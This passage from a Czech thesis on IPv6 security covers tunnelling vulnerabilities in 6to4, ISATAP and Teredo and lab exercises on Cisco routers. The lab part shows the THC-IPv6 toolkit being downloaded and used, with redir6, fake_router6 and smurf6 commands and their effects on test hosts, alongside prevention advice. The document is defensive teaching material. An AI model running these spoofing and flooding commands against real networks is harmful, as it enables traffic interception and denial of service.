2. útoky na IPv6 sítě
3. útoky na IPv4 sítě

V samotném RFC 3964 je jsou jednotlivé zranitelné části detailně popsány.

Bezpečnostní doporučení pro zabezpečení 6to4 (možné zajistit pomocí ACL)

- blokování ND protokolu
- zakázání ICMPv6 přesměrování (redirect) – další skok je totiž v 6to4 tunelu znám a vždy pakety dorazí na tento protější konec, není tedy potřeba cokoliv přesměrovávat
- všechny link a site-local sdresy musejí být zakázány
- 6to4 adresy na základě RFC 1918 musejí být zahazovány
- cílové IPv6 adresy musí být prověřovány (6to4 směrovače musejí přijímat provoz pouze z definovaného IPv6 prefixu)

Součástí přílohy jsou dva ACL skripty pro Cisco IOS určené k ochraně 6to4 směrovače a také směrovače pracujícího jako zprostředkovatel (relay). Konkrétně se jedná o skripty *acl.6to4.inbound* a *acl.6to4.relay.inbound*.

Poznámka 6.1 Technika 6to4 slouží pro dočasné propojení sítí, které nemají nativní IPv6. Z mnoha nevýhod plynoucích z architektury 6to4 je proto nutné, aby toto dočasné řešení bylo nahrazeno plnou podporou nativní IPv6.

6.2.2 6rd

Na začátku roku 2010 bylo vydáno nové RFC 5569, které definuje novou technologii nazvanou IPv6 Rapid Deployment (6rd). Samotné řešení vychází z původních mechanismů 6to4, ovšem s tím rozdílem, že samotné tunelování se provádí pouze v rámci sítě poskytovatele. Pakety jsou automaticky tunelovány mezi zákaznickými směrovači a ISP 6rd branou. Struktura IPv6 adres se opět skládá z několika položek (poskytovatelův síťový prefix, IPv4 adresa a identifikátor rozhraní).

- IPv4 funguje nativně – domácí síť funguje v dual-stack
- IPv6 přenášeno tunely – pouze v rámci ISP

Výhody

- díky prvních 32 bitů adresy, které se skládají z poskytovatelova prefixu, jsou všechny pakety směrovány přímo do sítě ISP (což odstraňuje nevýhody 6to4 a závislost na vzdálené relay)

Nevýhody

- nelze provozovat samostatně – závislé na poskytovateli
- stále problém s velikostí paketů (omezené MTU, u ethernetu stejně omezeno na 1500 byte)

6.2.3 ISATAP

Mezi další tunelovací techniku patří ISATAP neboli Intra-Site Automatic Tunnel Addressing Protocol, jehož cílem je zprostředkovávání tunelů v rámci jedné podsítě. Vlastní tunel je vytvářen pouze mezi stanicí a ISATAP serverem (hraničním směrovačem). Teprve až hraniční směrovač je připojen do IPv6 sítě. Samotný princip funguje tak, že stanice do IPv6 zabalí vlastní IPv4 adresu a tento paket poté odešle na ISATAP směrovač (server), který zajišťuje IPv4 i IPv6 připojení. Jediným rozdílem tohoto tunelování je navazování tunelů pouze v rámci vlastní podsítě a současně formát ISATAP adresy je trochu rozdílný než tomu bylo u 6to4. Součástí publikace [Hoog09] je i ukázka konfigurace ISATAP směrovače na Cisco IOS.

6.2.3.1 Zranitelnost ISATAP Stejně jak tomu bylo u 6to4, ISATAP je zranitelný na injektážní útoky a neautorizovaný přístup. Součástí přiložených skriptů ACL skript pro ochranu ISATAP směrovače. Oproti skriptům pro 6to4 je toto ACL podstatně kratší a to z důvodu nasazení ISATAP v IPv4 síti pouze s privátními adresami[34].

Současně se objevuje i další bezpečnostní problém v podobě přednastaveného ISATAP v operačních systémech. Tento problém je konkrétně u systému Windows Vista, kdy nastavení ISATAP využívá přednastaveného tunelového serveru např. isatap.domena.com. Bohužel k připojení k tomuto serveru je zapotřebí využití DNS, což představuje možné riziko podvrhnutí falešného DNS záznamu a vytvoření útoku.

Postup útoku

1. Útočník podvrhne DNS záznam s falešnou IP adresou (nutnost ovlivnit DNS u stanice nebo zaslání DNS dynamické aktualizace na DNS server – pokud jsou tyto aktualizace povoleny). Toto podvrhnutí způsobí, že isatap.domena.com nebude směrována na věrohodný server, ale přímo na útočníka.
2. Všechna komunikace bude od oběti směrována prostřednictvím ISATAP tunelu přímo k útočníkovi (v případě, že je na hraničním firewallu povolen protokol 41). Tento typ útoku umožní již známý MITM útok, což zajistí, že útočník může datový tok odposlouchávat nebo ho zahazovat.

[34] ACL skript *acl.isatap.security*

Prevence

- dostatečné zabezpečení DNS serveru (zákaz DNS aktualizací, popř. využití DNSsec)
- asociovat DNS záznam isatap.domena.com s IPv4 loopback adresou 127.0.0.1
- využití IPv4 VLAN ACL k blokování IP protokolu 41
- využití IPsec k ochraně ISATAP tunelů

6.2.4 Teredo

Dvě předchozí tunelovací techniky mají jednu velkou nevýhodu a tou je nefunkčnost, pokud se síť či stanice nacházejí za NATem. Kvůli dynamickému navazování portů pro zajištění komunikace mezi venkovními uzly a uzly skrytými za NAT je fungování 6to4 a ISATAP nemožné. Tento problém byl vyřešen až vytvořením mechanismu zvaného Teredo[35]. Teredo k přenosu dat využívá protokol UDP, který snadno prochází přes NAT. Samotný formát IPv6 adres je taktéž odlišný od předchozích dvou mechanismů. Všechny adresy začínají prefixem 2001::/32 a obsahují v sobě IPv4 adresu serveru, IPv4 adresu klientova směrovače (NATu), UDP port a další potřebné informace. Počítač, který vytváří tunel k tunelovacímu serveru se označuje jako Teredo klient.

Nejnovější Windows systémy mají ve výchozím nastavení nakonfigurovány Teredo klienta, který automaticky vytváří tunelové spojení k Microsoft serveru teredo.ipv6.microsoft.com. Existují i další implementace této klientské aplikace pro Linuxové a BSD systémy, která se nazývá Miredo. Samotné Teredo servery působí jako zprostředkovatelé mezi IPv4 a IPv6 sítí. Detailní popis fungování a architektury Teredo technologie je popsán v publikaci [Sat08]. Samotná specifikace je popsána v RFC 4380 (Teredo: Tunelování IPv6 pomocí UDP skrz NATem).

Architektura Teredo


Teredo klient – klientská aplikace, která zapouzdřuje IPv6 pakety do IPv4 UDP (integrováno ve Windows XP, Vista či Windows 7 nebo pomocí Miredo v Linuxu/BSD)

NAT zařízení – v Cisco terminologii PAT, zajištění překladu privátních adres na veřejnou IPv4 (mapování portů na adresy)

Teredo relay – směrovač, který rozbalí zapouzdřené IPv6 pakety a nadále je pošle do IPv6 sítě k cílovému uzlu

Teredo server – registrační server, ze kterého klientská stanice získá potřebné informace k vytvoření tunelu

[35] Teredo není jedinou tunelovací technologií, která umožňuje průchod NATem. Relativně novou technologií je AYIYA (Anything In Anything), kterou poskytuje Tunnel Broker SixXS (tunelovací server je umístěn i u poskytovatele Ignum Praha)



Obrázek 12: Síťová architektura tunelování Teredo

Výhody

- integrace v operačních systémech
  - Windows XP SP2, Windows XP SP1 s Advanced Network Pack for XP
  - Windows Server 2003 SP1
  - Windows Vista, Windows 7
  - Windows Server 2008
  - Linux, BSD s využitím balíku Miredo
- automatické navázání tunelů bez zásahu klienta, všechny Windows implementace jsou postaveny na RFC 4380
- imunní vůči NAT (bohužel i s některými typy NAT jsou potíže – symetrický NAT)

Nevýhody

- využití UDP – není zaručena spolehlivost doručení
- časté vytížení Teredo serverů, což způsobuje velké latence a pro produkční nasazení je naprosto nevhodné
- UDP je často na firewallech filtrováno (nutno povolit pravidlo pro Teredo)

6.2.4.1 Zranitelnost Tereda Stejné typy zranitelností, které pronásledovaly předchozí dva tunelovací mechanismy jsou shodné i s Teredo. Díky podpoře Cisco IOS, které podporuje 6to4 a ISATAP, zabezpečení těchto útoků bylo realizováno pomocí ACL. Bohužel Cisco IOS nemá implementovanou podporu pro Teredo klient, server či relay, nemůže se tedy zabezpečení tohoto mechanismu provést pomocí ACL. Bohužel ani využití IPsec není

v tomto případě možné z důvodu samotné architektury Tereda, kdy klienti se dynamicky připojují na Teredo relay.
Microsoft vydal bezpečnostní doporučení[36], jak zvýšit bezpečnost Teredo:

- vypnout Teredo tunelování, pokud není zapnut lokální firewall
- omezit využití Teredo pouze k připojení k IPv6 uzlům, v případě že cílový uzel běží na dual-stack, Teredo nebude využíváno
- vypnout Teredo pokud je Windows stanice připojena do domény Active Directory

Další doporučení:

- využít Teredo jako poslední možnost protunelování (pokud nejsou dostupné ostatní techniky jako 6to4 či ISATAP)
- pokud nebude tento mechanismus vůbec využíván, doporučuje se kompletně zakázat na hraničním firewallu

6.2.5 Shrnutí tunelovacích technik

Tunelování je ideální pro dočasné připojení poboček a klientů, jejichž poskytovatel nenabízí IPv6 konektivitu. Tyto techniky jsou doopravdy pouze dočasným řešením, které zajistí proniknutí koncových sítí do světa IPv6.

Výhody

- možnost nasazení IPv6 konektivity v místech, kde ji zatím ISP nativně neposkytují

Nevýhody


- nelze ovlivňovat směrování – tunely jsou nataženy napevno k poskytovateli IPv6, tedy všechna komunikace probíhá skrz tohoto zprostředkovatele („tunnel brokera“)
- vytváření tunelů je dalším kritických místem, které v případě napadení může danou pobočku „odstřihnout“ od IPv6 konektivity

[36] Zdroj z publikace [Hoog09], s. 457.

7 Praktická část

V rámci praktické části je demonstrováno několik laboratorních úloh, které mají ukázat výčet několika zranitelností v IPv6 a konfiguraci zabezpečení na Cisco prvcích. První část se zabývá útoky v lokálních sítích, které jsou popsány v teoretické části v kapitole 2.3. Konkrétně se jedná o útoky změřené na zranitelnost bezstavové autokonfigurace (útoky na přesměrování a DoS). Další úlohy jsou zaměřeny na konfigurace zabezpečení směrovacích protokolů.

Jednotlivé úkoly jsou zapojeny v následující síťové topologii nebo v její zjednodušené modifikaci:



Obrázek 13: Základní síťová topologie v praktické části

Použité technologie

Hardware:

- **směrovače RA, RB, RC**: Cisco 2801 Series
- **přepínač SW1**: Cisco Catalyst 2960 Series
- **rozbočovač HUB**: SOHOConnect Palm-Top FastEthernet Hub
- **stanice**: 3x PC, 1x Apple MacBook (verze 4,1)

Software:

- **směrovače**: IOS verze c2801-advipservicesk9-mz.124-24.T3.bin, c7200-adventerprisek9-mz.151-4.M.bin (tato verze simulována v GNS3[37])

[37] Grafický síťový simulátor: `http://www.gns3.net/`

- **stanice**: Windows XP, Ubuntu Linux 10.10 Maverick Meerkat, Mac OS X 10.6 Snow Leopard
- **další vybavení**: van Hauser IPv6 Hacker Toolkit (určeno pro Linux)

Popis síťové topologie Pro úkoly zaměřující se na zranitelnosti v lokálních sítích je vyhrazena podsíť mezi směrovači RA a RB. V této podsíti je umístěn přepínač zajišťující připojení čtyřech stanic pro ověření chování jednolitých operačních systémů. Současně je zde připojena i jedna stanice s nainstalovaným hackerským softwarem van Hauser IPv6 Attack Toolkit, který slouží pro zdokumentování chování síťového provozu za použití útočných nástrojů. Lokální rozhraní (*loopback 0*) na směrovači RC slouží k simulaci vzálené pobočky (síť připojena k WAN síti, popř. k Internetu). Všechny úkoly budou prováděny na této topologii nebo na menších modifikacích. U praktických úloh k zabezpečení směrovacích protokolů byla topologie zjednodušena na směrovače (směrovač RA, RB), kdy k RA i RB byly přidány lokální rozhraní (*loopback 0*) k simulaci dalších poboček (Branch E a F). Současně je vyměněn přepínač SW1 za 100 Mbit HUB k připojení stanice[38] s monitorovacím software Wireshark[39].

Poznámka 7.1 Pro zjednodušení jsou v této textové části vypsány jen nejdůležitější konfigurační příkazy. Součástí přiloženého CD jsou kompletní konfigurační soubory včetně ladících výpisů a zachyceného síťového provozu prostřednictvím síťového analyzátoru.


7.1 Ukázka útoků a zranitelností v lokálních sítích

7.1.1 Konfigurace základní topologie

Pro dosažení vzdálené sítě simulované *loopback 0* (RC – rozhraní lo0) je mezi směrovači použito směrování s využitím RIPng. Tento protokol je nakonfigurován bez využití zabezpečení pouze za účelem dosažení vzdálené sítě *2001:dd::/64*. Pro pokročilejší bezpečnostní konfiguraci RIPng je věnována zvláštní úloha zaměřující se na zabezpečení RIPng s využitím IPsec.

Na síťových rozhraních mezi směrovači RA a RB je nakonfigurována bezstavová autokonfigurace s krátkým intervalem zasílání RA zpráv (tento krátký interval je nastaven z testovacích důvodů, pro ověření reakce všech tří koncových stanic na příchozí RA zprávy).

[38] Místo HUBu lze využít funkci *monitor session*, která je součástí Cisco Catalyst přepínačů.
[39] Oficiální stránka software Wireshark: `http://www.wireshark.org/`



Obrázek 14: Síťová topologie pro ukázku LAN útoku – pobočka A (BRANCH A)

Základní konfigurace[40]:

```
hostname RA

ipv6 unicast-routing

interface FastEthernet0/0
 ipv6 address 2001:AA::1/64
 ipv6 address autoconfig default
 ipv6 enable
 ipv6 nd ra lifetime 10
 ipv6 nd ra interval 10
 ipv6 rip RIP enable

interface FastEthernet0/1
 ipv6 address 2001:BB::1/64
```

[40]Pro zjednodušení jsou samotné konfigurace různých směrovačů odděleny třemi výkřičníky („!!!“)

```
    ipv6 enable
    ipv6 rip RIP enable

ipv6 router rip RIP

!!!

hostname RB

interface FastEthernet0/0
    ipv6 address 2001:AA::2/64
    ipv6 address autoconfig default
    ipv6 enable
    ipv6 nd ra lifetime 10
    ipv6 nd ra interval 10
    ipv6 rip RIP enable

interface FastEthernet0/1
    ipv6 address 2001:CC::2/64
    ipv6 enable
    ipv6 rip RIP enable

!!!

hostname RC

interface Loopback0
    ipv6 address 2001:DD::3/64
    ipv6 enable
    ipv6 rip RIP enable

interface FastEthernet0/0
    ipv6 address 2001:BB::3/64
    ipv6 enable
    ipv6 rip RIP enable

interface FastEthernet0/1
    ipv6 address 2001:CC::3/64
    ipv6 enable
    ipv6 rip RIP enable
```

Výpis 1: Konfigurace ukázkové síťové topologie

7.1.2 Instalace hackerského nástroje THC-IPv6

Systémové požadavky pro nainstalování a běh THC[41] nástrojů:

- Operační systém Linux (instalace je ukázána na distribuci Debian/Ubuntu)
- GCC překladač s vývojovým balíkem *build-essential*

[41] van Hauser IPv6 Attack Toolkit: `http://www.thc.org/thc-ipv6/`

- instalace pomocných knihoven


Postup instalace:

```
root@attacker:~# apt-get install build-essential

root@attacker:~# apt-get install libnet-pcap-perl

root@attacker:~# apt-get install libpcap0.8-dev

root@attacker:~# apt-get install libssl-dev

root@attacker:~# wget http://www.thc.org/releases/thc-ipv6-1.6.tar.gz

root@attacker:~# tar -xzf thc-ipv6-1.6.tar.gz

root@attacker:~# cd thc-ipv6-1.6/

root@attacker:~/thc-ipv6-1.6# make

root@attacker:~/thc-ipv6-1.6# ls -c
thcping6            flood_advertise6   toobig6          fake_mld6
dnsdict6            flood_router6      alive6           fake_advertise6
covert_send6d       fuzz_ip6           smurf6           fake_router6
covert_send6        sendpees6          redir6           detect-new-ip6
denial6             implementation6d   fake_mipv6       dos-new-ip6
exploit6            implementation6    fake_mldrouter6  parasite6
trace6              rsmurf6            fake_mld26       thc-ipv6.8
```

Výpis 2: Instalace hackerského nástroje THC-IPv6

7.1.3 Přesměrování cesty (L3 redirection – ICMPv6 137)

Cílem této úlohy je ukázka hackerského útoku za účelem zaslání falešné ICMPv6 zprávy (ICMPv6 137 redirect) k přesměrování provozu mezi stanicí a dvěma hraničními směrovači. Princip provedení útoku je zobrazen na obrázku 15.



Obrázek 15: Útok na L3 přesměrování (ICMPv6 137 – redirection) – princip útoku

Předpoklady

- zjištění adresy oběti
- lokální adresy současného směrovače (současná komunikace probíhá od stanice přes směrovač RA)
- lokální adresy směrovače k přesměrování
- adresy koncového cíle (konkrétně IPv6 adresa 2001:dd::3, na kterou je od stanice zasílán ping)
- nástroj **redir6**

Provedení útoku

- rozhraní na stanici útočníka: **eth0**
- oběť: **2001:aa::216:76ff:fe69:1be**
- cílová adresa: **2001:dd::3**
- současný směrovač (RA): **fe80::21e:beff:feb4:ade8**
- nový směrovač (RB): **fe80::21e:beff:feb4:a14a**

```
root@attacker:~/thc# ./redir6 eth0 2001:aa::216:76ff:fe69:1be 2001:dd::3 \
fe80::21e:beff:feb4:ade8 fe80::21e:beff:feb4:a14a
Sent ICMPv6 redirect for 2001:dd::3
```

Výsledek Po provedení výše uvedeného příkazu dojde k zaslání ICMPv6 zprávy 137 s podvrhnutými informacemi. Během zasílání Echo Request od stanice do vzdálené sítě dojde k nenápadnému přesměrování, kdy provoz již není zasílán přes směrovač RA, ale je zasílán přes směrovač RB, přesně jak je uvedeno na obrázku 16.

1. Výpis pozměněné trasy na koncové stanici (s Windows XP):

```
C:\Documents and Settings\Administrator>tracert6 2001:dd::3

Výpis trasy k 2001:dd::3
od 2001:aa::d101:6bb5:2598:9d68 s nejvýše 30 směrováními:

  1       < 1 ms    < 1 ms    < 1 ms  2001:aa::1
  2       < 1 ms    < 1 ms    < 1 ms  2001:dd::3

Trasování bylo dokončeno.

C:\Documents and Settings\Administrator>tracert6 2001:dd::3

Výpis trasy k 2001:dd::3
od 2001:aa::d101:6bb5:2598:9d68 s nejvýše 30 směrováními:

  1        *        *       < 1 ms  2001:aa::2
  2       < 1 ms    < 1 ms    < 1 ms  2001:dd::3

Trasování bylo dokončeno.
```

Obrázek 16: Útok na L3 přesměrování – výpis pozměněné trasy

2. Doručení falešné zprávy zachycené síťovým analyzátorem Wireshark:

```
⊟ Internet Control Message Protocol v6
    Type: 137 (Redirect)
    Code: 0
    Checksum: 0xd750 [correct]
    Target: fe80::21e:beff:feb4:a14a
    Destination: 2001:dd::3
  ⊟ ICMPv6 Option (Target link-layer address)
      Type: Target link-layer address (2)
      Length: 8
      Link-layer address: 00:16:76:69:01:c8
  ⊟ ICMPv6 Option (Redirected header)
      Type: Redirected header (4)
      Length: 72
      Reserved: 0 (correct)
      Redirected packet
    ⊟ Internet Protocol Version 6
      ⊞ 0110 .... = Version: 6
        .... 0000 0000 .... .... .... .... .... = Traffic class: 0x00000000
        .... .... .... 0000 0000 0000 0000 0000 = Flowlabel: 0x00000000
        Payload length: 24
        Next header: ICMPv6 (0x3a)
        Hop limit: 64
        Source: 2001:aa::216:76ff:fe69:1be (2001:aa::216:76ff:fe69:1be)
        Destination: 2001:dd::3 (2001:dd::3)
    ⊟ Internet Control Message Protocol v6
        Type: 129 (Echo reply)
        Code: 0
        Checksum: 0x1c3c [correct]
        ID: 0xdead
        Sequence: 0xbeef
```

Obrázek 17: Útok na L3 přesměrování – výpis síťového analyzátoru

Prevence

- zákaz přijímání ICMPv6 137 (u koncových stanic)
- popř. využití zabezpečení pomocí SEND


Poznámka 7.2 V Cisco IOS je funkcionalita ICMPv6 redirect zapnuta ve výchozím nastavení. Toto nastavení lze na každém síťovém rozhraní potlačit následujícím nastavením:

```
interface FastEthernet 0/0
   no ipv6 redirects
```

Vypnutí přesměrovacích zpráv na směrovačích ovšem nezajistí bezpečnost koncových stanic před falešnými zprávami. Toto zabezpečení musí být provedeno u každé stanice.

7.1.4 Falešný směrovač (DoS útok – fake_router6)

Další ukázka je zaměřena na provedení DoS útoku s využitím falešného směrovače. V tomto případě se útočníkova stanice chová jako směrovač, který generuje falešné RA zprávy směřující k prohlášení tohoto směrovače za výchozí. Tento útok zapříčiní stahování okolního provozu, který může být dále přesměrováván nebo zahazován (black-hole DoS attack).



Obrázek 18: Falešný směrovač DoS – princip útoku

Předpoklady


- volba podvrženého síťového prefixu
- popř. volba dns-serveru [router-ip-link-local [mtu [mac-address]]]]
- nástroj **fake_router6**

Provedení útoku


- rozhraní na stanici útočníka: **eth0**
- volba falešného prefixu: **2345:aa::/64**

```
root@attacker:~/thc# ./fake_router6 eth0 2345:aa::/64
Starting to advertise router 2345:aa:: (Press Control-C to end) ...
```

Výsledek Po spuštění výše uvedeného programu jsou do sítě zasílány falešné RA zprávy, které způsobí změnu v adresaci IPv6 uzlů využívající bezstavovou autokonfiguraci a změnu výchozí cesty. Změna adresace a odchycení síťového provozu je zobrazeno na obrázcích 19, 20.



Obrázek 19: Útok s falešným směrovačem – změna adresování stanice



Obrázek 20: Útok s falešným směrovačem – výpis síťového analyzátoru

Prevence

- nasazení dodatečného software pro filtraci falešných RA zpráv (RAMOND)
- nastavení vysokých priorit RA zpráv u směrovačů

7.1.5 Smurf útok

Smurf útok je další snadno proveditelný útok, který provede DoS útok na všech prvcích na celé síťové trase včetně stanice, na kterou je směrován. Smurf útok v implementaci smurf6 provede záplavu ping dotazů. Pomocí síťového analyzátoru bylo zjištěno zhruba 50 tisíc ping dotazů za sekundu, což dokazuje i uložený soubor *smurf6.pcap*, ve kterém je zachyceno cca 150 tisíc dotazů během 3 sekundového spouštění *smurf6*.

Předpoklady

- zjištění IPv6 oběti (popř. skupinová adresa multicast)
- nástroj **smurf6**

Provedení útoku

- rozhraní na stanici útočníka: **eth0**
- volba IPv6 oběti: **2001:aa::216:76ff:fe69:1be**

```
root@attacker:~/thc# ./smurf6 eth0 2001:aa::216:76ff:fe69:1be
Starting smurf6 attack against 2001:aa::216:76ff:fe69:1be
(Press Control-C to end) ...
```

Výsledek Zahlcení síťových prvku na celé trase, výpadek síťové komunikace na koncové stanici.

Vlastní poznatky při útocích na konkrétní operační systémy

- **Windows 7** – útok se projevil úplnou ztrátou síťové komunikace
- **Ubuntu Linux** – došlo k velkému zpomalení systémových reakcí, v některých chvílích bylo propuštěno i několik ping dotazů; při testování druhé utility rsmurf6 došlo dokonce ke spadnutí grafického prostředí Gnome (nepomohlo ani vytažení síťového kabelu, tato situace nastala při testování ve školní síťové laboratoři)
